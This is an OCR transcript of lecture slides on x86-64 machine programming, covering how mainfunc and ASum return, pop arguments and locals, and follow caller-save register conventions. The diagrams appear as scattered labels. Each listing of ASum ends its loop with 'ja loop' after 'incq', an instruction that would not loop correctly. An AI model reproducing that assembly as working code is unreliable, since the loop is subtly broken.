



CS 33

Machine Programming (5)

Many of the slides in this lecture are either from or adapted from slides provided by the authors of the textbook “Computer Systems: A Programmer’s Perspective,” 2nd Edition and are provided from the website of Carnegie-Mellon University, course 15-213, taught by Randy Bryant and David O’Hallaron in Fall 2010. These slides are indicated “Supplied by CMU” in the notes section of the slides.



Arguments and Local Variables (C Code)


```
int mainfunc() {
   long array[3] =
      {2,117,-6};
   long sum =
      ASum(array, 3);
   ...
   return sum;
}
```

- Local variables usually allocated on stack
- Arguments to functions pushed onto stack

```
long ASum(long *a,
      unsigned long size) {
   long i, sum = 0;
   for (i=0; i<size; i++)
      sum += a[i];
   return sum;
}
```

- Local variables may be put in registers (and thus not on stack)


In Monday’s lecture we started to look at the code gcc produces for this example. We saw the beginning of both functions and how calling a function works, what we have remaining to do is to see how returning from the functions work.



Prepare to Return

```
ASum:
   pushq %rbp
   movq %rsp, %rbp
   movq $0, %rcx
   movq $0, %rax
   movq 16(%rbp), %rdx
loop:
   cmpq 24(%rbp), %rcx
   jge done
   addq (%rdx,%rcx,8), %rax
   incq  %rcx
   ja loop
done:
   popq %rbp
   ret
```

In preparation for returning to its caller, **ASum** restores the previous value of %rbp by popping it off the stack.



Return

rbp → old %rbp


rsp → return address

return address
old %rbp
sum
array[2]
array[1]
array[0]
ASum arg 2
ASum arg 1
return address
old %rbp

```
ASum:
   pushq %rbp
   movq %rsp, %rbp
   movq $0, %rcx
   movq $0, %rax
   movq 16(%rbp), %rdx
loop:
   cmpq 24(%rbp), %rcx
   jge done
   addq (%rdx,%rcx,8), %rax
   incq  %rcx
   ja loop
done:
   popq %rbp
   ret
```

rip → ret


ASum returns by popping the return address off the stack and into %rip, so that execution resumes in its caller (**mainfunc**).



Pop Arguments

```
mainfunc:
   pushq %rbp
   movq %rsp, %rbp
   subq $32, %rsp
   movq $2, -32(%rbp)
   movq $117, -24(%rbp)
   movq $-6, -16(%rbp)
   pushq $3
   leaq -32(%rbp), %rax
   pushq %rax
   call ASum
   addq $16, %rsp
   movq %rax, -8(%rbp)
   addq $32, %rsp
   popq %rbp
   ret
```

mainfunc no longer needs the arguments it had pushed onto the stack for **ASum**, so it pops them off the stack by adding their total size to %rsp.



Save Return Value

rbp

rsp

return address

old %rbp

sum

array[2]

array[1]

array[0]

ASum arg 2

ASum arg 1


return address

old %rbp

rip

```
mainfunc:
   pushq %rbp
   movq %rsp, %rbp
   subq $32, %rsp
   movq $2, -32(%rbp)
   movq $117, -24(%rbp)
   movq $-6, -16(%rbp)
   pushq $3
   leaq -32(%rbp), %rax
   pushq %rax
   call ASum
   addq $16, %rsp
   movq %rax, -8(%rbp)
   addq $32, %rsp
   popq %rbp
   ret
```

The value returned by **ASum** (in %rax) is copied into the local variable sum (which is in **mainfunc**'s stack frame).



Pop Local Variables

rbp

rsp

return address

old %rbp

sum

array[2]

array[1]

array[0]

ASum arg 2

ASum arg 1


return address

old %rbp

rip

```
mainfunc:
    pushq %rbp
    movq %rsp, %rbp
    subq $32, %rsp
    movq $2, -32(%rbp)
    movq $117, -24(%rbp)
    movq $-6, -16(%rbp)
    pushq $3
    leaq -32(%rbp), %rax
    pushq %rax
    call ASum
    addq $16, %rsp
    movq %rax, -8(%rbp)
    addq $32, %rsp
    popq %rbp
    ret
```

mainfunc is about to return, so it pops its local variables off the stack (by adding their total size to %rsp).




Prepare to Return

return address
old %rbp
sum
array[2]
array[1]
array[0]
ASum arg 2
ASum arg 1
return address
old %rbp

```
mainfunc:
   pushq %rbp
   movq %rsp, %rbp
   subq $32, %rsp
   movq $2, -32(%rbp)
   movq $117, -24(%rbp)
   movq $-6, -16(%rbp)
   pushq $3
   leaq -32(%rbp), %rax
   pushq %rax
   call ASum
   addq $16, %rsp
   movq %rax, -8(%rbp)
   addq $32, %rsp
   popq %rbp
   ret
```

In preparation for returning, **mainfunc** restores its caller's %rbp by popping it off the stack.



Return


rsp

return address
old %rbp
sum
array[2]
array[1]
array[0]
ASum arg 2
ASum arg 1
return address
old %rbp

```
mainfunc:
   pushq %rbp
   movq %rsp, %rbp
   subq $32, %rsp
   movq $2, -32(%rbp)
   movq $117, -24(%rbp)
   movq $-6, -16(%rbp)
   pushq $3
   leaq -32(%rbp), %rax
   pushq %rax
   call ASum
   addq $16, %rsp
   movq %rax, -8(%rbp)
   addq $32, %rsp
   popq %rbp
   ret
```

rip

Finally, **mainfunc** returns by popping its caller's return address off the stack and into %rip.



Using Registers

- **ASum modifies registers:**
  - **%rsp**
  - **%rbp**
  - **%rcx**
  - **%rax**
  - **%rdx**
- **Suppose its caller uses these registers**

```
...
movq $33, %rcx
movq $167, %rdx
pushq $6
pushq array
call ASum
  # assumes unmodified %rcx and %rdx
addq $16, %rsp
addq %rax,%rcx    # %rcx was modified!
addq %rdx, %rcx   # %rdx was modified!
```


```
ASum:
   pushq %rbp
   movq %rsp, %rbp
   movq $0, %rcx
   movq $0, %rax
   movq 16(%rbp), %rdx
loop:
   cmpq 24(%rbp), %rcx
   jge done
   addq (%rdx,%rcx,8), %rax
   incq  %rcx
   ja loop
done:
   popq %rbp
   ret
```

ASum modified a number of registers. But suppose its caller was using these registers and depended on their values' being unchanged?

Register Values Across Function Calls

- ASum modifies registers:
  - %rsp
  - %rbp
  - %rcx
  - %rax
  - %rdx
- May the caller of ASum depend on its registers being the same on return?
  - ASum saves and restores %rbp and makes no net changes to %rsp
    - » their values are unmodified on return to its caller
  - %rax, %rcx, and %rdx are not saved and restored
    - » their values might be different on return

```
ASum:
   pushq %rbp
   movq %rsp, %rbp
   movq $0, %rcx
   movq $0, %rax
   movq 16(%rbp), %rdx
loop:
   cmpq 24(%rbp), %rcx
   jge done
   addq (%rdx,%rcx,8), %rax
   incq  %rcx
   ja loop
done:
   popq %rbp
   ret
```



Register-Saving Conventions

- Caller-save registers
  - if the caller wants their values to be the same on return from function calls, it must save and restore them

